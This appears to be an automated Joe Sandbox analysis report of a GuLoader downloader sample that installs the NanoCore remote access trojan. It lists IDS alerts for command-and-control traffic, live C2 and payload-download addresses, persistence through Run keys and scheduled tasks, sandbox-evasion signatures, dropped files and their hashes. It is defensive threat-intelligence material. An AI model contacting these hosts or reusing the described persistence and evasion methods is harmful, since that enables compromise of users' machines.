Timestamp:	192.168.11.20185.222.57.2174986544452816766 05/23/22-18:08:30.653471
SID:	2816766
Source Port:	49865
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20

Timestamp:	185.222.57.217192.168.11.204445498672841753 05/23/22-18:08:35.731663
SID:	2841753
Source Port:	4445
Destination Port:	49867
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174979744452816766 05/23/22-18:03:16.410297
SID:	2816766
Source Port:	49797
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985644452025019 05/23/22-18:07:46.008669
SID:	2025019
Source Port:	49856
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981244452816766 05/23/22-18:04:25.379315
SID:	2816766
Source Port:	49812
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983644452025019 05/23/22-18:06:17.276031
SID:	2025019
Source Port:	49836
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498062810290 05/23/22-18:03:59.038915
SID:	2810290
Source Port:	4445
Destination Port:	49806
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984544452816766 05/23/22-18:06:58.510998
SID:	2816766
Source Port:	49845
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497722841753 05/23/22-18:01:36.137193
SID:	2841753
Source Port:	4445
Destination Port:	49772
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979944452816766 05/23/22-18:03:25.830010
SID:	2816766
Source Port:	49799
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986344452816766 05/23/22-18:08:20.905706

SID:	2816766
Source Port:	49863
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985844452025019 05/23/22-18:07:56.083088
SID:	2025019
Source Port:	49858
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982944452025019 05/23/22-18:05:42.893768
SID:	2025019
Source Port:	49829
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980344452816766 05/23/22-18:03:44.655777
SID:	2816766
Source Port:	49803
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981444452816766 05/23/22-18:04:34.221037
SID:	2816766
Source Port:	49814
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983444452816766 05/23/22-18:06:07.888136
SID:	2816766
Source Port:	49834
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986744452025019 05/23/22-18:08:34.823779
SID:	2025019
Source Port:	49867
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981844452025019 05/23/22-18:04:52.841466
SID:	2025019
Source Port:	49818
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980944452025019 05/23/22-18:04:13.865526
SID:	2025019
Source Port:	49809
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498152841753 05/23/22-18:04:38.504290
SID:	2841753
Source Port:	4445
Destination Port:	49815
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984344452816766 05/23/22-18:06:47.801203
SID:	2816766
Source Port:	49843
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions


Remote Access Functionality

Detected Nanocore Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	LSASS Memory	1 5 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 Command and Scripting Interpreter	1 Scheduled Task/Job	1 Windows Service	1 Timestomp	Security Account Manager	3 3 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Scheduled Task/Job	1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 DLL Side-Loading	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Remote Access Software	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Scheduled Task/Job	2 Masquerading	LSA Secrets	2 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	1 Registry Run Keys / Startup Folder	2 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 1 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Babar.54324.15185.exe	22%	Virustotal		Browse
SecuriteInfo.com.Variant.Babar.54324.15185.exe	20%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DSL Monitor\dslmon.exe	0%	Metadefender		Browse
C:\Program Files (x86)\DSL Monitor\dslmon.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\atheros Outlook Addin.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\atheros Outlook Addin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\closure.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\closure.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\hmmapi.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\hmmapi.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\libshishi-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\libshishi-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nss3F52.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nss3F52.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.222.57.79/SALES/NEW%20SERVER_KeqToKFS234.bin	2%	Virustotal		Browse
http://185.222.57.79/SALES/NEW%20SERVER_KeqToKFS234.bin	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	1%	Virustotal		Browse
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	Virustotal		Browse
http://https://sectigo.com/CPS0	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	
http://https://eddie.website	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	Avira URL Cloud	safe	
http://https://eddie.websiteX	0%	Avira URL Cloud	safe	
http://https://eddie.website/windows-runtime/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.222.57.79/SALES/NEW%20SERVER_KeqToKFS234.bin	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://creativecommons.org/ns#DerivativeWorks	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	pan-end-symbolic-rtl.svg.2.dr	false		high
http://creativecommons.org/ns#Distribution	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://ocsp.sectigo.com0	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://eddie.website	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#Attribution	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://https://sectigo.com/CPS0D	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#ShareAlike	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.Variant.Babar.54324.15185.exe, Soccages5.exe.10.dr	false		high
http://creativecommons.org/ns#Notice	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://creativecommons.org/ns#Reproduction	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.000000000040A000.00000004.00000001.01000000.00000003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://google.com	CasPol.exe, 0000000A.00000003.2402298271 2.000000001EAF9000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://eddie.websiteX	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://eddie.website/windows-runtime/	SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24004545789.00000000028BB000.00000004.00000800.00020000.00000000.sdmp, Lib.Platform.Windows.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#	SecuriteInfo.com.Variant.Babar.54324.15185.exe, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 0000 0002.00000002.24004545789.00000000028BB0 00.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Variant.Babar.54324.15185.exe, 00000002.00000002.24002610559.0000000 00040A000.00000004.00000001.01000000.000 00003.sdmp, pan-end-symbolic-rtl.svg.2.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.222.57.217	unknown	Netherlands		51447	ROOTLAYERNETNL	true
185.222.57.79	unknown	Netherlands		51447	ROOTLAYERNETNL	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632476
Start date and time: 23/05/202217:58:37	2022-05-23 17:58:37 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Babar.54324.15185.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@16/27@0/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 22.2% (good quality ratio 21.5%) • Quality average: 86.6% • Quality standard deviation: 23.9%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, spclient.wg.spotify.com, wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:01:19	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe
18:01:21	Task Scheduler	Run new task: DSL Monitor path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe" s>$(Arg0)
18:01:21	API Interceptor	4105x Sleep call for process: CasPol.exe modified
18:01:23	Task Scheduler	Run new task: DSL Monitor Task path: "C:\Program Files (x86)\DSL Monitor\dslmon.exe" s>$(Arg0)
18:01:28	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DSL Monitor C:\Program Files (x86)\DSL Monitor\dslmon.exe
18:01:36	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DSL Monitor\dslmon.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	4.9674574626610895
Encrypted:	false
SSDEEP:	1536:6Mnt+J23KumyB/VWHsJwcabSMH2Bcj9uzhZvsWgk:6EtE23K8TWHsJra+MH2ajszhZvxgk
MD5:	7BAE06CBE364BB42B8C34FCFB90E3EBD
SHA1:	79129AF7EFA46244DA0676607242F0A6B7E12E78
SHA-256:	6CEAEBD55B4A542EF64BE1D6971FCFE802E67E2027366C52FAACC8A8D325EC7A
SHA-512:	C599B72500A5C17CD5C4A81FCF220A95925AA0E5AD72AA92DD1A469FE6E3C23590C548A0BE7EC2C4DBD737511A0A79C1C46436867CF7F0C4DF21F8DCEA968CF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....]..... .....p... ....@.. .....C.. ..@.....P...K..... ....H.....text....j... ...p..... ..`.rsrc.....@..@.reloc..... .....@..B..... .....

